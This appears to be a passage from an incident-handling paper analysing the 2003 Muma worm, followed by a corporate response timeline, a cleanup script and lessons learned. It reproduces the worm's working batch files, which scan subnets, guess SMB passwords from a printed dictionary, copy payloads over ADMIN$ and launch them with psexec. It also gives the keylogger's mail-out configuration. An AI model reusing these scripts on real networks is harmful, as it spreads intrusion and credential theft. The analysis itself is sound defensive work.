

Figure 5: PCGhost configuration pages

PCGhost has a variety of configuration options. You can set the hotkey combination that invokes the configuration screen. You can schedule when the utility runs. There are options if you would like an email containing the contents of the keystroke logger. It seemed to be a fairly robust utility and it also appeared to be very similar to Trend Micro's description of NWIZE.EXE.

In trying to use the same ALT+F12 key combination with a running NWIZE.EXE, the screen shown in Figure 6 was presented. Looking back to the PCGhost utility, I saw that a password can be setup to protect access to the configuration utility. I assumed that NWIZE.EXE's initial dialog box was asking for that password in order to view the configuration settings. However, after a couple of attempts at guessing the password (never looking back at the password used by SS.BAT to created the Admin account), I turned to PCGhost's output file.



Figure 6: NWIZE.EXE dialog box

With some simple tests, I was able to determine that PCGhost also captured keystrokes to an output file, but this time I could see its format (as shown below). It seemed that with PCGhost's plaintext input and NWIZE.EXE's encrypted output, I could easily break the simple letter substitution to view the contents of NWIZE.EXE output file.

```
/* SYSKEY.DAT */

2003-09-13 20:04:31
Untitled - Notepad
[Shift]The q[<-]lazy dog jumped over the borwn quick fox[Enter]
2003-09-13 20:04:36
TaskBar
L(664,735)R(666,731)L(690,696)
2003-09-13 20:04:39
Windows Task Manager
L(595,413)L(287,383)[&End Process]
```

I tried several cases using the same keystrokes and mouse clicks and was able to decode the simple encryption scheme. (The translation is listed later in the paper under the Extras section.) Once the simple encryption scheme was broken, I was able to take the same encryption scheme and break down the contents of NWIZE.IN_. The encrypted and decrypted contents (highlighted in yellow) were as follows:

/* NWIZE.IN_ */
SaveFile
U,JEOE]SO8ZYQ
C:\SYSKEY.LOG

RunTimes
0

Code
npMtuqK;'$%$"%$#%$""$#%'"!&'"
xf{bcg}-123243253244253147014

Times
30

HotKey
379

NeedPW
1

PassWord
]]]]]]]
KKKKKKK

NeedTime
0

DelRecord
1

Startup
1

StartupSer
0

UseEmail
1

SMTPserver
e{bf8exw8uy{8ux
smtp.sina.com.cn

EmailUserID
esxr{wz'8ebcrsxb
sendmail1.student

EmailUserPW
]]]]]]]
KKKKKKK

EmailFrom
esxr{wz'8ebcrsxbVexw8uy{
sendmail1.student@sina.com

EmailTo
bsd{xwz$&&'8ebcrsxbVexw8uy{
terminal2001.student@sina.com

AutoDialing
0

AutoMail
1

LimitedSize
300

RecAscii
1

RecExtendKey
1

RecLButton
1

```
RecRButton
1

Day
1111111

Hour
111111111111111111111111
```

So the NWIZE.EXE utility was configured by the settings in NWIZE.IN_ to capture keystrokes to the C:\SYSKEY.DAT file and mailed the file to terminal2001.student@sina.com every time the file reached 300K. The odd item is that the domains sina.com and sina.com.cn do not resolve to an IP address (as of 9/15/2003). However, the domains may have resolved at the time of the worm release (Trend Micro discovered the worm some time around May 20, 2003). The final analysis of NWIZE.EXE – it is a dangerous keystroke logger that was not activated by Muma on all infected hosts.

Scanning

Once NWIZE.EXE is kicked off by MUMA.BAT, the execution flow returns to START.BAT. START.BAT, in turn, sets the IPA variable to 192.168. This value is necessary for the next call to 10.BAT because the worm first scans the 192.168.0 network for susceptible systems. The contents of 10.BAT are as follows:

```
/* 10.BAT */

del IPCFIND.TXT
ECHO %IPA%.%1 >HFIND.TMP
hfind %IPA%.%1.1 %IPA%.%1.254 -t 254
CALL replace.BAT
CALL ipc.bat IPCFind.txt
TYPE IPCFIND.TXT >> HFIND.LOG
DEL IPCFind.txt
```

The 10.BAT file is a key component of the Muma worm because it searches whatever network is input looking for vulnerable Windows systems. This file is called over and over to scan various networks. First, 10.BAT deletes IPCFIND.TXT where HFIND.EXE stores its result. In the next step, 10.BATrecords which network is being scanned in the HFIND.TMP file. The next step is a call to HFIND.EXE.

HFIND.EXE is the centerpiece of the Muma worm because it searches for systems with open shares and weak user account passwords. The benefit of this utility is that it can spawn many threads to scan simultaneously. Most Windows share scanners take an enormous amount of time due to the delay in SMB connection establishment. HFIND.EXE, however, cuts the time down

considerably. Here is the output from a test run of HFIND from the command line.

```
/* HFIND.EXE OUTPUT */

C:\>hfind
======================== HUC Command Line IPCScan V0.20 ========================
=========== By Lion, Thx uhhuhy, Welcome to http://www.cnhonker.com ===========

[Usage:]
        hfind <StartIP> <EndIP> [Option]
        hfind -f <HostListFile> [Option]

[Option:]
        [-p Port] Scan the hosts which has this port, default is 139.
        [-t Thread] The Scan thread number, default is 200.

[Example:]
        hfind 192.168.0.1 192.168.0.254
        hfind 192.168.0.1 192.168.0.254 -p 3389 -t 100
        hfind -f hosts.txt -p 3389 -t 100


C:\>hfind 10.101.10.2 10.101.10.100 -t 200
======================== HUC Command Line IPCScan V0.20 ========================
=========== By Lion, Thx uhhuhy, Welcome to http://www.cnhonker.com ===========

Cannot open IPCPass.txt, use built-in passwd list!

IPC Scan Start Time:[18:34:59]

Wait 99 Threads End!
= / =

IPC Scan End Time:[18:35:35]

Done, Scan 99 Targets, Found 0 Users.
See the IPCFind.txt for All Found!

C:\>
```

The utility takes the IPCPASS.TXT file as input (which includes a number of simple, but popular password choices as shown below) and tries them against the Admin, Administrator, and Guest accounts.

```
/* IPCPass.txt */

%null%                  pass            abc123
%username%              passwd          123abc
%username%12            password        abc
%username%123           sql             123asd
%username%1234          database        asdf
123                     admin root      asdfgh
1234                    secret          !@#$
12345                   oracle          !@#$%
123456                  sybase          !@#$%^
1234567                 test            !@#$%^&
12345678                server          !@#$%^&*
654321                  computer        !@#$%^&*(
54321                   Internet        !@#$%^&*()
1                       super           KKKKKKK
111                     user
11111                   manager
111111                  security
11111111                public
000000                  private
00000000                default
888888                  1234qwer
88888888                123qwe
5201314                 abcd
```

As the HFIND.EXE utility finds susceptible systems, it dumps the IP address, user account, and guessed password to the file IPCFind.TXT as follows.

```
/* IPCFIND.TXT */

10.101.10.128           admin/KKKKKKK
```

After HFIND.EXE completes, 10.BAT calls REPLACE.BAT to format the output of stored in IPCFIND.TXT. REPLACE.BAT calls the REP.EXE utility in order to replace specific characters within the IPCFIND.TXT output.

```
/* REPLACE.BAT */

@rep.exe "/[NULL]" TIHUAN.txt IPCfind.txt /F
@rep.exe "/" space.txt IPCfind.txt /f
```

The first replacement ensures that any users with a null password is replaced with a “” (contained in TIHUAN.TXT). Next, the / between the user ID and password is replaced with a space (contained in SPACE.TXT). Both formatting changes are necessary for the net use command that is executed in the IPC.BAT file.

Going back to 10.BAT, the next call is to IPC.BAT using the newly-formatted IPCFIND.TXT as input. IPC.BAT contains a single command:

```
/* IPC.BAT */

for /f "tokens=1,2,3 delims= " %%i in (%1) do call HACK.bat %%i %%j %%k
```

As you can see, IPC.BAT simply calls the HACK.BAT repeatedly. The for command parses through IPCFIND.TXT (called from the %1 variable) and chops the contents into three variables. At each call to HACK.BAT, %i contains the IP address, %j contains the user ID, and %k contains the password. These variables are represented in HACK.BAT as %1, %2, and %3 respectively.

Reconnaissance (continued)

HACK.BAT is yet another batch file that performs an important function – it propagates the worm to the victim system. The HFIND.EXE utility finds the vulnerable systems, and HACK.BAT copies all of the worm files using the guessed user name and password to the victim system.

```
/* HACK.BAT */

net use \\%1\ipc$ %3 /u:"%2"
COPY NTSERVICE.BAT \\%1\ADMIN$\SYSTEM32 /y
COPY IPCNL.EXE \\%1\ADMIN$\SYSTEM32 /y
start /i /min /wait /B psexec \\%1 -u %2 -p %3 -d cmd.exe /c NTSERVICE.BAT
```

Specifically, HACK.BAT does the following. First, it establishes a SMB connection to the victim system using the user account and password discovered by the HFIND.EXE utility. With the Windows share connection established, HACK.BAT copies NTSERVICE.BAT and IPCNL.EXE over the victim machine's ADMIN$ share into the \WINNT\SYSTEM32 directory. After the copies occur, HACK.BAT executes the PSEXEC.EXE utility to remotely start the NTSERVICE.BAT file on the victim system – thereby starting the Muma worm cycle again.

Now back to the originally infected system. 10.BAT finishes up by dumping the IPCFIND.TXT contents into HFIND.LOG then deletes HFIND.LOG in order to let the process begin again on a different subnet.

Scanning (continued)

After the first run of 10.BAT against the 192.168.0 subnet, the START.BAT regains control to resume worm execution on other subnets. The netstat –n|find ":" > A.TMP command generally returns an output like that below. The –n command line option ensures that the output is in numerical format. The pipe into the find ":" command ensures that only TCP/IP addresses with port information is returned. And all output is dumped into the file A.TMP. Since most output will already be in the format the find command is somewhat superfluous and shows a tendency toward catching any possible errors. A better option would have been find /i "established" to ensure only established connections are displayed. This will weed out listening ports and just enumerate a list of servers to which the victim system in connected.

[netstat –n Output]

Active Connections

Proto	Local Address	Foreign Address	State
TCP	10.101.10.1:1033	10.101.10.128:445	ESTABLISHED
TCP	127.0.0.1:1026	127.0.0.1:1039	TIME_WAIT
TCP	127.0.0.1:1026	127.0.0.1:1042	TIME_WAIT
TCP	127.0.0.1:1026	127.0.0.1:1043	TIME_WAIT
TCP	192.168.0.100:1038	10.0.0.104:80	ESTABLISHED
TCP	192.168.0.100:1041	10.0.2.99:80	ESTABLISHED
TCP	192.168.0.100:1044	10.0.0.104:80	ESTABLISHED

START.BAT then runs a for loop to parse through the contents of A.TMP (which contains the output of the NETSTAT command), uses environmental variables to store the netstat output, and calls NEAR.BAT. The environmental variable %NUM1 contains the first octet of the Foreign Address IP address, %NUM2 contains the second octet, %NUM3 contains the third octet, %NUM4 contains the fourth octet, and %NUM5 contains the State of the TCP/IP connection.

```
/* NEAR.BAT */

IF "%NUM5%"=="SYN_SENT" GOTO END
IF EXIST "%NUM1%.%NUM2%.%NUM3%" GOTO END
IF "%NUM1%.%NUM2%.%NUM3%"=="192.168.0" GOTO END
IF "%NUM1%.%NUM2%.%NUM3%"=="127.0.0" GOTO END

PING %NUM1%.%NUM2%.%NUM3%.%NUM4% >B.TMP
PING %NUM1%.%NUM2%.%NUM3%.1 >>B.TMP
FIND /C /I "from" B.TMP
IF ERRORLEVEL 1 GOTO END

SET IPA=%NUM1%.%NUM2%
CALL 10.bat %NUM3%
ECHO . > "%NUM1%.%NUM2%.%NUM3%"
attrib "%NUM1%.%NUM2%.%NUM3%" +H
:END
```

NEAR.BAT then takes the NUM1, NUM2, NUM3, NUM4, and NUM5 environment variables for its execution. The Muma worm uses NEAR.BAT specifically to target networks to which the currently infected system is connected. NEAR.BAT will, however, skip a network if a file semaphore by the same name is set. In other words, NEAR.BAT will skip a network if it has already been scanned. It also skips a network if the Netstat output shows a state as “SYN_SENT,” which means that a SMB connection is not established. And finally, NEAR.BAT will also skip the 192.168.0 – already scanned in START.BAT – and 127.0.0 – localhost – networks.

NEAR.BAT then checks network connectivity to the remote host by pinging its IP address and the .1 IP address of the same subnet. The Muma worm will skip those networks that are unreachable. For example, if the Muma-infected system shows an established connection to 10.0.0.31, NEAR.BAT will ping 10.0.0.31 and 10.0.0.1. Using the Find command, NEAR.BAT also parses through the B.TMP file to eliminate addresses and networks that are unreachable by ping. By looking for the word “from”, NEAR.BAT ensures that only the response “Reply

from x.x.x.x: bytes 32 time=63ns TTL=46" indicates network connectivity from the infected system to the remote system. The response "Request timed out" is ignored.

NEAR.BAT then passes this new network information to 10.BAT to again scan for vulnerable Windows systems. 10.BAT kicks off the same scan routine outlined earlier. The last step for NEAR.BAT is to setup a file semaphore using the name of the network (e.g., 10.0.0) and sets it as hidden. As mentioned earlier, Muma uses this semaphore to skip networks that have already been scanned.

Then the fun begins. START.BAT first kicks off the scan against the 192.168.0 network to find vulnerable system. Then START.BAT iterates through all established connections on the infected system using NEAR.BAT scanning for more vulnerable systems. The final scan routine uses random number generation to continue the scans against random networks. To start the process, START.BAT calls RANDOM.BAT (shown below).

```
/* RANDOM.BAT */

SET num1=%RANDOM%
SET num2=%RANDOM%
SET num3=%RANDOM%
SET num4=%RANDOM%
SET /A (num1%%=256)
SET /A (num2%%=256)
SET /A (num3%%=256)
SET /A (num4%%=256)
```

RANDOM.BAT is a crude random number generator that does a couple of things. First, it set the environmental variables num1, num2, num3, and num4 as random numbers. Windows 2000 and XP, by default, use the %RANDOM% variable to store a pseudo-random[3] number from 0 to 32767. The second set of commands divides each random number by 256 and sets num1, num2, num3, and num4 as the modulus of that division operation. With the random IP address chosen, Muma returns execution to START.BAT

Back to START.BAT, the next series of commands again eliminates random numbers that may not fit for a proper scanning of networks. It eliminates 255 as the first octet, 192 as the first octet, 127 as the first octet, 255 as the second octet, 255 as the third octet, and finally 255 as the fourth octet. Then similar to the NEAR.BAT file, START.BAT uses ping to test the random network number for remote connectivity. Only active networks then are scanned by kicking off the 10.BAT file.

[3] Pseudo-random = Because computers follow a set sequence in generating numbers, they do not contain enough entropy to general truly random numbers. Instead, they are said to be pseudo-random because they can pass most tests for randomness.

The final operation of START.BAT deletes the A.LOG file and starts the random network scanning again ad infinitum.

Covering Tracks

Muma does not explicitly try to cover the fact that a system has been infected. However, the worm performs several operations to obfuscate the existence of its components. First, the service that Muma installs is called "Application." Most users would not notice its existence within a list of Windows services. Second, the administrative account used to login to the remote system is called "Admin" – another nondescript name. Finally, the file semaphores created by NEAR.BAT are created with the Hidden attribute set to ensure they are not visible in the default configuration of Windows Explorer. (Power users, however, typically configure Windows Explorer to also display hidden files.)

The Incident Handling Process

Although the Muma worm was analyzed on a small VMWare network, the worm was actually caught in the wild on a corporate network. In discussing the Incident Handling Process, this section will describe the virus and security incident processes and countermeasures in place within the corporate environment. Throughout this section, this corporation will be referred to as Elway Business Services or EBS.

Preparation

In order to respond to a threat like Muma, Elway Business Services has both virus management and incident management teams. Responsibilities are not always clear cut with the nature of today's IT threats; however, the virus management team is tasked with the detection and remediation of viruses while the incident management team is tasked with the remediation of web defacements, data thefts, and server compromises. Each team has robust processes for handling specific threats. Additionally, the EBS users and administrators are given direction on handling incidents through the corporate security policy.

Here is an excerpt of the process for system administrator that suspects malicious activity.

> If any security incident potentially involves serious matters such as; unauthorized access to classified or otherwise sensitive data, alteration or compromising the integrity of a system, disruption or denial of service availability, alteration or defacement of an Internet website, system penetrations, destruction of data, fraud, crime, etc., you must adhere to the following methodology.

Upon incident discovery or being notified of a suspected incident, the provider of service management must:

1. Contact the Security Team at 1-800-xxx-xxxx with the following information:
   - The management and technical contact points, phone numbers, and e-mail addresses
   - A description of the problem, the actions taken so far, and the system and network addresses involved
2. Immediately start a log to identify every action taken related to the event. Include date and time and information source for each entry. Also include an pertinent information such as IP addresses, user names, etc.
3. A Security Team member will provide instructions on how to proceed with the investigation.

Warning: Do not:

- Attempt to perform the investigation on your own. You could unintentionally compromise the investigation or contaminate evidence.
- Attempt to "clean up" the system until directed to do so by the Security Team. The evidence must be preserved.
- Disclose the investigation, its purpose, details, or findings to anyone.

Despite robust processes, EBS has few countermeasures to stop the arrival of the Muma-like worm. Internet-facing firewalls have rules to block incoming SMB connections; however, remote users connected to home networks or directly connected to the Internet can easily become infected then transmit the worm on to the corporate network. The worse part of Muma is that truly uses approved network communication paths which can render firewalls and intrusion detection systems useless.

The real preventive measure EBS has against this threat comes in the form of the corporate security policy. All EBS users and administrators are required to use complex passwords that are not easily defeated by a dictionary attack[4], like that used by Muma. However, like many security measures outlined in a security policy, the real problem is enforcement. EBS cannot monitor every PC and server to ensure every user account has a complex password. So, even though the EBS security team planned security measures against this threat, the users and/or administrators are truly responsible for implementing those measures.

[4] Dictionary attack = password guessing attack where the malware runs through a pre-defined lists of words or characters to try as passwords.

Identification

June 3, 2003 1:57 PM

The Muma worm was first detected within the EBS IT environment on June 3, 2003 at 11:57 AM and came in the form of a traffic flood on internal Cisco PIX firewalls. An excerpt of the log follows.

```
Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside:10.101.10.188/1809 dst outside:192.168.1.195/139  by access-group "inside"

Jun  3 11:46:31  log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.188/1979 dst outside: 192.168.1.186/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.213/3637 dst outside: 192.168.1.38/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.218/3928 dst outside: 192.168.1.91/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.94/4554 dst outside: 192.168.1.71/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.1058/4753 dst outside: 192.168.1.169/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.62/1950 dst outside: 192.168.1.133/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.11/1266 dst outside: 192.168.1.66/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.213/3640 dst outside: 192.168.1.54/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.188/1778 dst outside: 192.168.1.166/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.188/1987 dst outside: 192.168.1.163/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.188/1976 dst outside: 192.168.1.195/139 by access-group "inside"

Jun  3 11:46:31 log Jun 03 2003 11:51:29: PIX:
Deny tcp src inside: 10.101.10.87/2567 dst outside: 192.168.1.36/139 by access-group "inside"
```

However, the TCP traffic over port 139 was not sufficient information to diagnose the problem as malicious software. Instead, these firewall logs were collected by EBS network administrators and handed over to the Incident Management team to investigate as a possible DoS attack originating from within EBS against Internet systems.

June 3, 2003 2:15 PM

The Incident Management team worked with the Network Management team to isolate the sources of the traffic. IP addresses were identified from the firewall logs and both teams started work to track down the owners of the specific IP addresses.

June 3, 2003 3:15 PM

The Virus Management team received a report of an infected Windows 2000 system from an EBS end user. (The Virus Management team offers a web site,

email address and telephone numbers where end users can report malware infections.) The user was fairly technically savvy and was able to determine that she had several instances of CMD.EXE running. These instances were crippling the workstation's usability by hogging processor and network utilization. A workstation support technician was quickly dispatched to the user's workstation to analyze the computer.

June 3, 2003 3:30 PM

The workstation support technician arrived at the infected workstation and quickly called a member of the Virus Management team to ascertain the next steps of the investigation. Through communication with workstation management technician, the virus management team was able to analyze the workstation by performing the following steps:

1. The first step was to determine if the latest antivirus signatures would catch a known virus. Unfortunately, the antivirus signatures would at the latest release and a full hard drive scan provided no results.
2. Next, the team tried to determine if any unusual security events were caught by the Windows Auditing facility. Event Viewer showed the following:

```
Failure Audit  7/3/2003  3:08:11PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:11PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:10PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:10PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:09PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:09PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:08PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:08PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:07PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:07PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:07PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:07PM  Security    Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:07PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:07PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
Failure Audit          7/3/2003  3:08:07PM  Security  Account Logon  681  SYSTEM  PC-M5Y7YHDIUR
```

3. The number of failed logon attempts was unusual because the user was actually using her system at those times. The team then tried to determine what unusual processes (if any) were running. By opening the Windows Task Manager, the team discovered several instances of CMD.EXE and an unknown utility called HFIND.EXE. All instances of CMD.EXE, however, ran in the background and were not visible on the Windows Desktop. (Processes can run in the user interface's "background" thereby ensuring the user cannot interact with the running application.)
4. By running Sysinternals' ProcessMon utility, the team was able to verify that the HFIND.EXE utility resided in the \WINNT\SYSTEM32 directory.
5. The Workstation Management technician was able to find the HFIND.EXE utility within that directory and then used the Windows Search function to search for other files located anywhere on the hard drive that might have been created or modified on, or around, the same date and time as HFIND.EXE.

6. After a quick search, the technician compressed all files returned from the search into a single file archive and sent the file via email to the Virus Management team.
7. Finally, the workstation technician shut down the system to ensure the worm could not propagate further.

June 3, 2003 3:45 PM

In the meantime, the network support and incident managers were able to conclude that one of the IP addresses sending the excessive TCP port 139 traffic was the same PC analyzed by the Virus Management team. The DoS culprit was then assumed to be this new form of malware.

June 3, 2003 4:15 PM

After a quick analysis to determine what files in the archive were legitimate Windows or application files, the Virus Management team sent the remaining suspicious files to the antivirus vendors Trend Micro and Symantec. Trend Micro's researchers were able to analyze the files and determine that it was a variant of the Muma worm. The Virus Management team turned the worm sample over to the Incident Management team to store as evidence and worked feverishly to get new antivirus signatures from the vendor and pushed out to PCs and servers.

Containment

June 3, 2003 4:45 PM

Once the source of the network flood was identified, it was time to contain the spread of the worm. Unfortunately, without updated antivirus signatures pushed out to the various systems within the organization, this could only be done using firewall rules. The ultimate problem, however, was that Windows file sharing was used for legitimate business purposes. The use of firewall rules to block Muma would also stop legitimate business operations.

As a drastic measure, network administrators instead began disconnecting offending systems. Instead of implementing firewall rules that would stop all file sharing traffic, network administrators tracked down the owners of infected systems (or more specifically, systems that were sending large volumes of TCP port 139 traffic) and directed Workstation Management technicians to turn off the systems. Many users were understandably upset at the interruption in normal business; however, the efforts slowed the propagation of the Muma worm.

June 3, 2003 7:00 PM

The Virus Management team obtained updated antivirus signatures from Trend Micro. The updated signatures from Trend Micro were applied to the Scanmail product protecting EBS's email gateway. Any email containing the Muma files was stripped of its attachment before sending the email to the EBS employee.

June 3, 2003 10:00 PM

The Virus Management team obtained updated antivirus signatures from Symantec. The team quickly tested the signatures with the current Symantec Antivirus products deployed on EBS servers and workstations and then installed the updates on the LiveUpdate servers.

(The LiveUpdate servers are intermediary systems that help keep all EBS antivirus software up-to-date. When Symantec releases new antivirus software or signatures, the Virus Management team obtains the signatures, tests them with current system configurations, and deploys them on the LiveUpdate servers. The servers and workstations within EBS then, in turn, connect to the LiveUpdate servers and scheduled times to download updates. Servers are configured to check for updates daily at 12PM. Workstations are configured to check for updates every Friday at 8AM.)

Eradication

June 4, 2003 8:00 AM

All Windows servers would check for new updates at around 12 PM so the Virus Management team felt comfortable that the vast majority of servers would have the virus removed effectively later in the day by the updated antivirus software. Most PCs, however, did not automatically check for new updates until two days later on June 6.

June 4, 2003 9:00 AM

A note was sent to all employees to manually update antivirus signatures from the Symantec Antivirus client. Additionally, all users were asked to check all Windows user accounts and ensure all conformed to corporate security policy's complex password guidelines. In other words, all passwords:

- Had to be at least 8 characters
- Contain no user name, real name or company name
- Contain at least one uppercase letter
- Contain at least one lowercase letter
- Contain at least one number
- Contain at least one symbol (e.g., !@#$%^&*)
- Are different from the last 5 passwords

Instructions on how to perform both tasks were included in the note and also posted to an internal web site.

June 4, 2003 10:00 AM

Through log analysis on the LiveUpdate servers, the Virus Management team was able to determine that around 20% of users had updated their workstation's antivirus signatures.

For those users that had not seen the note sent out late June 3, workstation support teams were still disconnecting offenders as reported by network administrators. However, after cleaning up the virus (the cleanup steps are outlined in the *Recovery* section below), the PCs were returned to the network.

June 5, 2003 9:00 AM

Instances of the worm on the EBS network dropped dramatically and network administrators stopped disconnecting systems from the network. Antivirus logs showed that 98% of PCs had been updated with the latest antivirus signatures.

June 10, 2003 9:00 AM

Reports of Muma infections on the EBS network ceased.

Recovery

To return the infected systems back to normal, several steps were necessary for every infected system. First, the added Admin account was removed from an infected system. An administrative account with a password of KKKKKK was leaving the front door open for another attack. In addition, the Application service had to be removed or disabled. This service was responsible for starting the worm. To accomplish both tasks, the workstation technicians ironically developed a simple batch file:

```
/* CLEANUP.BAT */

@ECHO OFF

REM – Removes the account Muma creates
NET USER ADMIN /DELETE

REM – Stops the Application service and then disables it via the Registry
NET STOP APPLICATION
ECHO Windows Registry Editor Version 5.00 > c:\stopmuma.reg
ECHO [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Application] >>c:\stopmuma.reg
ECHO "Start"=dword:00000002>>c:\stopmuma.reg
REGEDIT /S c:\stopmuma.reg

REM – Removes key Muma files
DEL %WINDIR%\SYSTEM32\NTSERVICE.EXE
DEL %WINDIR%\SYSTEM32\HFIND.EXE
DEL %WINDIR%\SYSTEM32\NWIZE.EXE
DEL %WINDIR%\SYSTEM32\START.BAT
DEL %WINDIR%\SYSTEM32\HACK.BAT
DEL %WINDIR%\SYSTEM32\10.BAT
```

The batch file first deletes the Admin account then stops the Application service. Once the service is stopped, the batch file modifies the registry to disable the Application service from starting again. Additionally, the clean up batch file removes key Muma files so the worm is disabled.

In addition to the batch file, each technician also made sure all antivirus signature files were up-to-date and finally scanned of all files located on the hard drive

using the antivirus client. Cleaned systems were then allowed to connect back to the network.

Lessons Learned

The Lesson Learned meeting from the Muma worm was particularly frustrating for the security teams. The worm utilized an attack vector of Windows shares – which were necessary for normal business operations. The worm guessed simple passwords – which were banned in current corporate security policies. In order for security teams to proactively test for weak passwords, tools could accidentally lock out legitimate accounts. The number of new security actions possible to limit another Muma worm was limited; however, several good points were raised by the various EBS teams:

- The coordination among Virus Management, Incident Management, and Network Support teams was very good; however, the sharing of information was not extensive. For example, if the Virus Management team had known about the reported DoS would they have been able to more quickly identify malware in the environment? All teams agreed to develop a joint triage process to tackle pervasive problems as a single team.
- Windows file sharing is was EBS business need on the servers, but workstations did not need the service. A decision was made by the Workstation Management team to disable the File and Printer Sharing service on all Windows workstations. Additionally, the corporate security policy would be updated to prohibit the use of the service on workstations.
- The number of Muma infections indicated that many systems within the EBS environment may not be using complex passwords on accounts. Workstation Management decided to implement Group Policy settings on all workstations to ensure end users adhered to the password guidelines spelled out the corporate security policy. Server Management decided to do the same for all Windows servers.
- Antivirus vendors responded fairly quickly with updated signatures.
- The server environment had signatures fairly quickly, while the workstation environment was slow to catch up. Antivirus Management decided to require all antivirus client software to check for updates on a daily basis.

Extras

Muma Encryption Scheme

Here is the encryption scheme used by this particular variant of the Muma worm:

ASCII Code	English Equivalent	Muma Encryption
32	space	6
33	!	7
34	"	4
35	#	5
36	$	2
37	%	3
38	&	0
39	'	1
40	(	
41	)	
42	*	<
43	+	
44	,	:
45	-	
46	.	8
47	/	9
48	0	
49	1	
50	2	
51	3	
52	4	
53	5	
54	6	Space
55	7	
56	8	.
57	9	
58	:	
59	;	-
60	<	
61	=	
62	>	(
63	?	)
64	@	V
65	A	W
66	B	T
67	C	U
68	D	R
69	E	S
70	F	P
71	G	Q
72	H	
73	I	
74	J	
75	K	]
76	L	Z
77	M	[

78	N	X
79	O	Y
80	P	F
81	Q	G
82	R	D
83	S	E
84	T	B
85	U	C
86	V	@
87	W	A
88	X	N
89	Y	O
90	Z	L
91	[	M
92	\	J
93	]	K
94	^	
95	_	
96	`	
97	a	w
98	b	t
99	c	u
100	d	r
101	e	s
102	f	p
103	g	q
104	h	
105	i	
106	j	\
107	k	]
108	l	z
109	m	[
110	n	x
111	o	y
112	p	f
113	q	g
114	r	d
115	s	e
116	t	b
117	u	c
118	v	
119	w	a
120	x	n
121	y	o
122	z	l
123	{	m
124	|	

125	}	k
126	~	h
127	DEL	
??	square	small l

References

Muma Description

For antivirus vendors' write-up on Muma, visit the following URL:
http://www.trendmicro.com/vinfo/zh-tw/virusencyclo/default5.asp?VName=BAT_MUMU.A&VSect=T

http://www.f-secure.com/v-descs/muma.shtml

Sysinternals

Sysinternals provides a number of Windows utilities to help analyze malware. The utilities can be found at: http://www.sysinternals.com/ntw2k/utilities.shtml

Windows 2000 Commands

